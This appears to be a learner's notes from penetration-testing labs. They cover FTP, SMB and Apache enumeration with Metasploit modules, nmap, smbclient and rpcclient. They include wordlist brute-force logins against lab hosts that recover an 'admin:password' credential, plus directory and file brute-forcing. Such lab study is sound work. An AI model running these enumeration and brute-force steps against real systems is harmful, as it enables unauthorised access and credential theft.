
FTP can be used to connect to another computer only when that computer is running an FTP server and valid credentials are available. It does not provide access to the whole machine, but only to the files and folders that the server is configured to expose for that account.

So the access rules usually mean "Anyone who connects with this username and password can access these folders".

In practice, this usually means a shared directory, a home folder, or another restricted location. For this reason, FTP is used for file transfer, not for full remote control of the system. Unlike SSH, which provides a remote terminal, FTP is limited to accessing, uploading, and downloading allowed files.

Plain FTP is insecure because it sends usernames, passwords, and files without encryption, so they can be intercepted and read. SFTP is preferred because it encrypts the connection, making the transferred data much safer.


Once we logged in, we type ls command to see what files are displayed.



Note warning: If a file appears in ls, it means our FTP account can see it in that remote directory. In many cases, that also means it can be downloaded with get.

But not always: **visibility and download permission are not exactly the same**. A file may be listed but still not be downloadable if the server permissions block read access.

Now I perform get,to download this file: `ftp> get secret.txt` . It'll be saved in my directory. So i exit the ftp session to go back to my system:



to perform cat, i need to be in my system, not in the ftp session.

FTP LAB

This lab is exactly the same that what is exposed in this pdf.

SMB Enumeration

= It is a network protocol used to access shared resources **over a network! only for users** inside a network! **Samba** = the software suite on Linux/Unix that implements SMB protocol.

Samba allows Linux/Unix systems to communicate with Windows systems using the SMB protocol, mainly for file and printer sharing.

suite = set of tools in one package.

Real-life analogy

Like Microsoft Office is a suite:

- Word
- Excel
- PowerPoint


Example, back to SMB:

A Windows PC shares a folder called public.

Another machine accesses \\target\public.

That access is typically done through **SMB.** For more understanding pg 20 of this document (cellnex example).

Very useful this: we set RHOST for any module we use as the same target IP. This will save time for us.



as ftp, first we wanna know the smb version running on the target. This is the module: `auxiliary/scanner/smb/smb_version`. When running it:

```
msf5 auxiliary(scanner/smb/smb_version) > run

[*] 192.91.46.3:445       - Host could not be identified: Windows 6.1 (Samba 4.3.11-Ubuntu)
[*] 192.91.46.3:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The reliable OS is what follows to Samba 4.3.11, this is, Ubuntu. Windows 6.1 is a wrong estimation. Samba is a Linux/Unix software suite that implements the SMB protocol.

Next, we use the module `auxiliary/scanner/smb/smb_enumusers`, in order to list user accounts that exist on the target system or its domain, discovered through SMB. to highlight Note: Important to highlight that , likewise in FTP, the target ip can be : a normal workstation (e.g. my PC), or a server, or well a **domain controller.**

That said, we found 6 users in the area:

```
msf5 auxiliary(scanner/smb/smb_enumusers) > run

[+] 192.91.46.3:139       - SAMBA-RECON [ john, elie, aisha, shawn, emma, admin ] ( LockoutTries=0 PasswordMin=5
[*] 192.91.46.3:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Next, we'll use the following module, in order to discover SMB shares exposed by the target and check which ones we're allowed to access:

module: `auxiliary/scanner/smb/smb_enumshares`

```
msf5 auxiliary(scanner/smb/smb_enumshares) > show options

Module options (auxiliary/scanner/smb/smb_enumshares):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   LogSpider      3                no        0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt) (Accepted: 0, 1, 2, 3)
   MaxDepth       999              yes       Max number of subdirectories to spider
   RHOSTS         192.91.46.3      yes       The target address range or CIDR identifier
   SMBDomain      .                no        The Windows domain to use for authentication
   SMBPass                         no        The password for the specified username
   SMBUser                         no        The username to authenticate as
   ShowFiles      false            yes       Show detailed information when spidering
   SpiderProfiles true             no        Spider only user profiles when share = C$
   SpiderShares   false            no        Spider shares recursively
   THREADS        1                yes       The number of concurrent threads
```

We just set ShowFiles to true and we run it:

```
msf5 auxiliary(scanner/smb/smb_enumshares) > run

[+] 192.91.46.3:139       - public - (DS)
[+] 192.91.46.3:139       - john - (DS)
[+] 192.91.46.3:139       - aisha - (DS)
[+] 192.91.46.3:139       - emma - (DS)
[+] 192.91.46.3:139       - everyone - (DS)
[+] 192.91.46.3:139       - IPC$ - (I) IPC Service (samba.recon.lab)
[*] 192.91.46.3:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
- public - (DS)
- john - (DS)
- aisha - (DS)
- emma - (DS)
- everyone - (DS)
- IPC$ - (I) IPC Service (samba.recon.lab)
```

This shows shares for this specific users shares (orange rectangle). This means if we get the credentials, we can access these shares.

Despite not appearing in the screenshot above, we know from the 4th recent screenshot that there's also a user called **admin**.

if we could get its credentials, that might give us access to all of the shares displayed in the last screenshot.

The way to do that is by using another auxiliary module:

```
msf5 auxiliary(scanner/smb/smb_enumshares) > search smb_login

Matching Modules
================

   #  Name                           Disclosure Date  Rank    Check  Description
   -  ----                           ---------------  ----    -----  -----------
   1  auxiliary/scanner/smb/smb_login                 normal  Yes    SMB Login Check Scanner
```

we use this one ☝.

We set the SMBUser as admin, as it's the one we're targeting. Next, we set the PASS_FILE, as in ftp, so we'll apply brute force with these possible credentials:

```
msf5 auxiliary(scanner/smb/smb_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
```

We type run, and finally we find the right credentials:

```
[+] 192.91.46.3:445       - 192.91.46.3:445 - Success: '.\admin:password'
```

Just the same like we did in ftp, we exit from the msf.

We type this command in order to log in: (-L means to display all the share names)

\\\\

```
root@attackdefense:~# smbclient -L \\\\192.91.46.3\\ -U admin
```


We enter the passw and next is displayed:

We wanna access one of this shares, concretely we'll attempt to access to "public", so:


```
root@attackdefense:~# smbclient \\\\192.91.46.3\\public -U admin
Enter WORKGROUP\admin's password:
```

Important Note: the share we want to access goes after \\\\@target_ip\\here. In the example in the screenshot above ☝, the share we wanna get into is called "public".

Subsequently, is displayed :



Once we saved the flag file, now from the root directory, we get the code:



LAB SMB

In this lab, we've a target machine demo.ine.local, who is running on port 445 and port 139, samba software and NetBIOS respectively.

question 3: very stupid question, it asks what's the workgroup name of samba server. There's not one specific command to get that info. however, thanks to the -sV option, exposed in more detail in the Footprinting & Scanning pdf at page 10, we can get the workgroup name.

Workgroups: It is simply a text label that says: "this computer belongs to this local group. If computers PC1, PC2, and FILE01 are all configured with the workgroup name OFFICE, then each machine is saying:

"I belong to the local group OFFICE."

In real life, in companies, being the same workgroup is useful because people in the same department often need to find each other's computers and shared resources more easily.

Regarding the sharing of resources, is just like when I worked in cellnex: I opened the files explorer and i saw one folder shared from my workgroup, with material needed in my department to perform the daily tasks.

Indeed, as explained, extra details regarding the service and consequently, the server.

```
msf6 auxiliary(scanner/smb/smb_version) > nmap -sV -p445  demo.ine.local
[*] exec: nmap -sV -p445  demo.ine.local

Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-29 19:47 IST
Nmap scan report for demo.ine.local (192.116.155.3)
Host is up (0.000048s latency).

PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: RECONLABS)
MAC Address: 02:42:C0:74:9B:03 (Unknown)
Service Info: Host: SAMBA-RECON
```

At this point, question 4 and 5 ask us the same think, but getting there by different ways :

Find the exact version of samba

- by using appropriate nmap script. (question 4)
- by using smb_version metasploit module. (question 5)

Question 4: with the OS script, we get extra information regarding the samba server than just the OS:

```
┌──(root㉿INE)-[~]
└─# nmap -sS -sV --script=smb-os-discovery -p445 -T4 demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-30 14:22 IST
Nmap scan report for demo.ine.local (192.5.196.3)
Host is up (0.000043s latency).

PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: RECONLABS)
MAC Address: 02:42:C0:05:C4:03 (Unknown)
Service Info: Host: SAMBA-RECON

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: demo
|   NetBIOS computer name: SAMBA-RECON\x00
|   Domain name: ine.local
|   FQDN: demo.ine.local
|_  System time: 2026-03-30T08:52:23+00:00
```

as displayed, samba software is running on an ubuntu server.

Question 5: just as showed in smb explanation on page 17 of this pdf.

Question 6: What is the NetBIOS computer name of samba server? Use appropriate nmap scripts.

Therefore, in question 6: **NetBIOS** (*) **computer name** means: the name our smb server uses in that old Windows network naming system (netbios).


solution: the answer is displayed in question 4:

```
NetBIOS computer name: SAMBA-RECON\x00
```

Question 7: Find the NetBIOS computer name of the samba server, using nmblookup.

What i did was just ask to AI how to use nmblookup

It's used just this way:



(*) **NetBIOS** was used in older Windows networks to identify computers and allow network applications, such as file sharing and printing, to communicate with them.

A computer normally has one base NetBIOS computer name, for example:

`PC-SALES-0`

However, that computer can register multiple NetBIOS name entries. These entries usually use the same base name but have different NetBIOS suffixes, which indicate different services or functions running on that machine.

For example:

`PC-SALES-0<00>` -> identifies the workstation/computer
`PC-SALES-0<20>` -> identifies the SMB/file-sharing service
`SALES<00>` -> represents membership in the `SALES` workgroup

Therefore, seeing many NetBIOS entries does not necessarily mean that there are many computers. A single computer can have several NetBIOS registrations because NetBIOS uses different entries to identify different services and group functions associated with that machine.

it is still useful to understand NetBIOS because older or poorly configured systems may continue using it and may expose information during network enumeration.

NetBIOS core services

Name Service: NetBIOS registers and resolves NetBIOS names so a device can identify and locate another device. It uses UDP port 137.

Datagram Service: A datagram is a complete, independent message sent across a network. Each datagram contains enough addressing information to be delivered without first creating a connection between the devices. The NetBIOS Datagram Service uses UDP port 138, because UDP is connectionless: it sends each message independently, without establishing a session, confirming delivery, retransmitting lost data, or guaranteeing its order.

Session Service: NetBIOS can also establish and maintain a connection between two devices so they can exchange data reliably. It uses TCP port 139, as TCP creates a connection and provides reliable, ordered communication.

Very simple analogy

Same person:

name: John

- **job:** accountant
- **department:** finance

One person, several roles/identifiers.

At this point, last questions 9 and 10 ask us the same think, but getting it by different ways :

Using :

Question 9: smbclient

Question 10: rpcclient

determine if anonymous connection is allowed on the samba server.

smbclient and rpcclient are both Samba client tools used to talk to an SMB/Samba server, but for different purposes.

If Samba accepts access this services, it means we can connect without credentials, or in other words, enter to the session without credentials.

Question 9:

basic command: `smbclient -L @target_ip -N`. smbclient is a smb tool, this basically says : List (`-L`) all SMB shares on that server using an anonymous connection (no password required to access to this shares, `-N`).

Important: So, this command 👆 tells us:


With anonymous access, I was able to ask the server which shares exist, which are the ones shown in the screenshot.

However, this does not guarantee read permissions inside each share, meaning we may not be able to access them anonymously.

Question 10:


Basic command: `rpcclient -U "" -N @target_ip: -U ""` : (`-U ""` == empty username).

rpcclient is a Samba software suite tool used to connect to and query SMB services:



We entered in the session of this service without any credentials! So anonymous connection is allowed as well !

WEB SERVER ENUMERATION



if setting SSL to true ,we set HTTPS (encripted data) as the protocol. If SSL is set to false, HTTP (plain text) will be the protocol used.

Important: in this example we leave SSL as false because our server has not a **SSL certificate** (we basically know that info from the INE instructor). This means is not able to perform HTTPS protocol.

```
msf5 auxiliary(scanner/http/http_version) > run

[+] 192.140.160.3:80 Apache/2.4.18 (Ubuntu)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Another useful module, similar to the http_version module, trying to get additional information, is the http_header one. The headers of the web server response, when asking for it, is what interests us bc contains the remarkable info:

```
msf5 auxiliary(scanner/http/http_header) > show options

Module options (auxiliary/scanner/http/http_header):

   Name         Current Setting                                                 Required  Description
   ----         ---------------                                                 --------  -----------
   HTTP_METHOD  HEAD                                                            yes       HTTP Method to use, HEAD or GET (Accepted: GET, HEAD)
   IGN_HEADER   Vary,Date,Content-Length,Connection,Etag,Expires,Pragma,Accept-Ranges  yes       List of headers to ignore, seperated by comma
   Proxies                                                                      no        A proxy chain of format type:host:port[,type:host:port
]
   RHOSTS       192.140.160.3                                                   yes       The target address range or CIDR identifier
   RPORT        80                                                              yes       The target port (TCP)
   SSL          false                                                           no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                                                               yes       The URI to use
   THREADS      1                                                               yes       The number of concurrent threads
   VHOST                                                                        no        HTTP server virtual host

msf5 auxiliary(scanner/http/http_header) > run

[+] 192.140.160.3:80      : CONTENT-TYPE: text/html
[+] 192.140.160.3:80      : LAST-MODIFIED: Wed, 27 Feb 2019 04:21:01 GMT
[+] 192.140.160.3:80      : SERVER: Apache/2.4.18 (Ubuntu)
[+] 192.140.160.3:80      : detected 3 headers
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/http_header) >
```

The *http_header* module performs a basic HTTP request to the target, similar to the initial request a browser makes when a URL is entered (e.g whe type sport.es in our browser). However, instead of rendering the webpage content, it only retrieves and displays *the* HTTP response headers (in the headers is where this relevant info is located). This allows identification of technical metadata, which can be very useful for us to future steps.

Unfortunately, we don't get extra useful information in the screenshot above.

Next, we're use a module to get info about robots.txt, as the developers of the website add there the directories (e.g. sport.es/barça) they don't want anyone else to find , or don't want to search engines (Google, bing) to index those directories.


Note:

A search engine like Google keeps a huge **catalog** of web pages.

To index = to add a page or directory to that catalog.

If something is **not indexed**, it won't **appear in search results**.

So, we executed the only directory about robots_txt, and we get the directories that robots.txt contains:




Important from screenshot above:

User-agent is the identifier a client sends to a server to indicate who is making the HTTP request; in general, "who", can be a browser, bot, script, or scanner, **but within *robots.txt* it refers specifically to crawlers/bots**. The file references */webmail*, */data*, and */secure*, explicitly allowing */webmail* for the *test* user-agent and disallowing */data* and */secure* for all bots (*). This suggests these directories may exist.

Note: *robots.txt* is not an access control mechanism, it only provides crawling and indexing instructions, so these paths may still be directly accessible.


Right after, I perform a curl to look into the directories. We'll begin with /data:



Index of /data indicates us that the server does not return a normal site page. Instead, it returns for the directory /data an **index page for that folder**, like a **browsable directory**, so is displayed a list of the items inside the folder /data, such as files or subdirectories.

On the other hand, when we dive into /secure directory, we are told that we need to verify our identity to access that domain. So in practice when typing this directory in the browser, will be displayed a user and password menu to fill it, to verify we're allowed to acces. **(*)**

What we'll learn now is a module to apply brute force to our target server with typical directory names, in order to find hidden directories:



```
msf5 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 192.140.160.3
[+] Found http://192.140.160.3:80/cgi-bin/ 404 (192.140.160.3)
[+] Found http://192.140.160.3:80/data/ 404 (192.140.160.3)
[+] Found http://192.140.160.3:80/downloads/ 404 (192.140.160.3)
[+] Found http://192.140.160.3:80/doc/ 404 (192.140.160.3)
[+] Found http://192.140.160.3:80/icons/ 404 (192.140.160.3)
[+] Found http://192.140.160.3:80/manual/ 404 (192.140.160.3)
[+] Found http://192.140.160.3:80/secure/ 404 (192.140.160.3)
[+] Found http://192.140.160.3:80/users/ 200 (192.140.160.3)
[+] Found http://192.140.160.3:80/uploads/ 200 (192.140.160.3)
[+] Found http://192.140.160.3:80/web_app/ 404 (192.140.160.3)
[+] Found http://192.140.160.3:80/webadmin/ 404 (192.140.160.3)
[+] Found http://192.140.160.3:80/view/ 404 (192.140.160.3)
[+] Found http://192.140.160.3:80/webdav/ 401 (192.140.160.3)
[*] http://192.140.160.3:80/webdav/ requires authentication: Basic realm="WebDav Authentication"
[+] Found http://192.140.160.3:80/webmail/ 401 (192.140.160.3)
[*] http://192.140.160.3:80/webmail/ requires authentication: Basic realm="WebDav Authentication"
[+] Found http://192.140.160.3:80/webdb/ 401 (192.140.160.3)
[*] http://192.140.160.3:80/webdb/ requires authentication: Basic realm="WebDav Authentication"
[+] Found http://192.140.160.3:80/~nobody/ 404 (192.140.160.3)
[+] Found http://192.140.160.3:80/~admin/ 404 (192.140.160.3)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

So we can see lots of directories are found,, included the 2 we discovered in robots.txt. In a real penetration tester, we should test all this URLs in the browser to confirm they exist.

Instead of directories, now we'll use a brute force module to find files:

```
msf5 auxiliary(scanner/http/files_dir) > show options

Module options (auxiliary/scanner/http/files_dir):

   Name        Current Setting
   ----        ---------------
   DICTIONARY  /usr/share/metasploit-framework/data/wmap/wmap_files.txt
   EXT
   PATH        /
   Proxies
   RHOSTS      192.140.160.3
   RPORT       80
   SSL         false
   THREADS     1
   VHOST

msf5 auxiliary(scanner/http/files_dir) > run
```

As shown below, some files are found:

```
msf5 auxiliary(scanner/http/files_dir) > run

[*] Using code '404' as not found for files with extension .null
[*] Using code '404' as not found for files with extension .backu
[+] Found http://192.140.160.3:80/file.backup 200
[*] Using code '404' as not found for files with extension .bak
[*] Using code '404' as not found for files with extension .c
[+] Found http://192.140.160.3:80/code.c 200
[*] Using code '404' as not found for files with extension .cfg
[+] Found http://192.140.160.3:80/code.cfg 200
[*] Using code '404' as not found for files with extension .class
[*] Using code '404' as not found for files with extension .copy
[*] Using code '404' as not found for files with extension .conf
[*] Using code '404' as not found for files with extension .exe
```

Going back to (*), we'll perform brute force to try to get the user & pass required.

this is the module.:

```
msf5 auxiliary(scanner/http/http_login) > show options

Module options (auxiliary/scanner/http/http_login):

   Name              Current Setting                                                Required  Description
   ----              ---------------                                                --------  -----------
   AUTH_URI                                                                         no        The URI to authenticate against (default:auto)
   BLANK_PASSWORDS   false                                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                          no        Try each user/password couple stored in the current
 database
   DB_ALL_PASS       false                                                          no        Add all passwords in the current database to the li
st
   DB_ALL_USERS      false                                                          no        Add all users in the current database to the list
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/http_default_pass.txt  no        File containing passwords, one per line
   Proxies                                                                          no        A proxy chain of format type:host:port[,type:host:p
ort][...]
   REQUESTTYPE       GET                                                            no        Use HTTP-GET or HTTP-PUT for Digest-Auth, PROPFIND
for WebDAV (default:GET)
   RHOSTS            192.140.160.3                                                  yes       The target address range or CIDR identifier
   RPORT             80                                                             yes       The target port (TCP)
   SSL               false                                                          no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                                          yes       Stop guessing when a credential works for a host
   THREADS           1                                                              yes       The number of concurrent threads
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/http_default_userpass.txt  no        File containing users and passwords separated by sp
ace, one pair per line
   USER_AS_PASS      false                                                          no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/http_default_users.txt  no        File containing users, one per line
   VERBOSE           true                                                           yes       Whether to print output for all attempts
   VHOST                                                                            no        HTTP server virtual host

msf5 auxiliary(scanner/http/http_login) > set AUTH_URI /secure/
AUTH_URI => /secure/
msf5 auxiliary(scanner/http/http_login) > unset USERPASS
```

First, we need to set AUTH_URI, which basically is the URL we wanna log in. Secondly, we unset the USERPASS_FILE, just because USER_FILE & PASS_FILE already contain the list of common user & pass credentials.

Right after, we type run:

```
[-] 192.140.160.3:80 - Failed: 'xampp-dav-unsecure:
[-] 192.140.160.3:80 - Failed: 'vagrant:admin'
[-] 192.140.160.3:80 - Failed: 'vagrant:password'
[-] 192.140.160.3:80 - Failed: 'vagrant:manager'
[-] 192.140.160.3:80 - Failed: 'vagrant:letmein'
[-] 192.140.160.3:80 - Failed: 'vagrant:cisco'
[-] 192.140.160.3:80 - Failed: 'vagrant:default'
[-] 192.140.160.3:80 - Failed: 'vagrant:root'
[-] 192.140.160.3:80 - Failed: 'vagrant:apc'
[-] 192.140.160.3:80 - Failed: 'vagrant:pass'
[-] 192.140.160.3:80 - Failed: 'vagrant:security'
[-] 192.140.160.3:80 - Failed: 'vagrant:user'
[-] 192.140.160.3:80 - Failed: 'vagrant:system'
[-] 192.140.160.3:80 - Failed: 'vagrant:sys'
[-] 192.140.160.3:80 - Failed: 'vagrant:none'
[-] 192.140.160.3:80 - Failed: 'vagrant:xampp'
[-] 192.140.160.3:80 - Failed: 'vagrant:wampp'
[-] 192.140.160.3:80 - Failed: 'vagrant:ppmax2011'
[-] 192.140.160.3:80 - Failed: 'vagrant:turnkey'
[-] 192.140.160.3:80 - Failed: 'vagrant:vagrant'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/http_login) >
```

as shown above, we didn't get to find the proper one. A very easy way to check it is noticing the red hyphen [-], that indicates an unsuccessful attempt. It should be displayed a green one [].

Given the unsuccess attempt, we'll change the user & pass list. We'll use this one, is quite better, more robust:

```
msf5 auxiliary(scanner/http/http_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/namelist.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/namelist.txt
msf5 auxiliary(scanner/http/http_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
```

to set that only the success combination is displayed [] , not the [-], just change VERBOSE to false.

We didn't get again any successful result,so we'll use another module:

This one basically takes a **wordlist of possible usernames**, and:

tries /~carlos/ → 404 Not Found → probably no such user directory

tries /~anna/ → page exists → likely there is a user anna

So in this case, the module would return as anna.

The only option we'll change in this module is USER_FILE:

```
msf5 auxiliary(scanner/http/apache_userdir_enum) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
```

```
msf5 auxiliary(scanner/http/apache_userdir_enum) > run

[*] http://192.140.160.3/~sysadmin - Trying UserDir: 'sysadmin'
[*] http://192.140.160.3/ - Apache UserDir: 'sysadmin' not found
[*] http://192.140.160.3/~rooty - Trying UserDir: 'rooty'
[+] http://192.140.160.3/ - Apache UserDir: 'rooty' found
[*] http://192.140.160.3/~demo - Trying UserDir: 'demo'
[*] http://192.140.160.3/ - Apache UserDir: 'demo' not found
[*] http://192.140.160.3/~auditor - Trying UserDir: 'auditor'
[*] http://192.140.160.3/ - Apache UserDir: 'auditor' not found
[*] http://192.140.160.3/~anon - Trying UserDir: 'anon'
[*] http://192.140.160.3/ - Apache UserDir: 'anon' not found
[*] http://192.140.160.3/~administrator - Trying UserDir: 'administrator'
[*] http://192.140.160.3/ - Apache UserDir: 'administrator' not found
[*] http://192.140.160.3/~diag - Trying UserDir: 'diag'
[*] http://192.140.160.3/ - Apache UserDir: 'diag' not found
[+] http://192.140.160.3/ - Users found: rooty
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Looks like we found rooty as a valid user. We'll save this username and we'll try to perform brute force by fixing this one:

We go back to http_login module, and just we set the user as rooty. To do that, must be performed this way:

```
msf5 auxiliary(scanner/http/http_login) > echo "rooty" > user.txt
[*] exec: echo "rooty" > user.txt

msf5 auxiliary(scanner/http/http_login) > set USER_FILE /root/user.txt
USER_FILE => /root/user.txt
```

Unfortunately, we weren't able to find the password. But the purpose of the exercise was just to show this methodology, which can be very useful.

LAB: Apache enumeration

Objective: Run the following auxiliary modules against the target

Procedure:

module 1: auxiliary/scanner/http/apache_userdir_enum

Just set RHOSTS as a constant variable and run:

```
[*] http://192.216.237.3/~www-data - Trying UserDir: 'www-data'
[*] http://192.216.237.3/ - Apache UserDir: 'www-data' not found
[*] http://192.216.237.3/~xpdb - Trying UserDir: 'xpdb'
[*] http://192.216.237.3/ - Apache UserDir: 'xpdb' not found
[*] http://192.216.237.3/~xpopr - Trying UserDir: 'xpopr'
[*] http://192.216.237.3/ - Apache UserDir: 'xpopr' not found
[*] http://192.216.237.3/~zabbix - Trying UserDir: 'zabbix'
[*] http://192.216.237.3/ - Apache UserDir: 'zabbix' not found
[+] http://192.216.237.3/ - Users found: _apt, backup, bin, daemon, games, gnats, irc, list, lp, mail, man, news, nobody, pro
xy, sync, sys, systemd-bus-proxy, systemd-network, systemd-resolve, systemd-timesync, uucp
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


As displayed, this module tries loads of possible usernames (USER_FILE list).

With internal apache methods, this module finds which users from the USER_FILE list actually exist in our target server. After trying all the usernames, we found the existing ones, shown inside the green rectangle.

Alternative /usr/share/metasploit-framework/data/wordlists/common_users.txt

module 2: auxiliary/scanner/http/robots_txt

`run`



(*)

module 3: auxiliary/scanner/http/http_header

I'll check out in one of the 2 the disallowed directories I found in the previous screenshot, so i set:


`set TARGETURI /secure` **(*)**

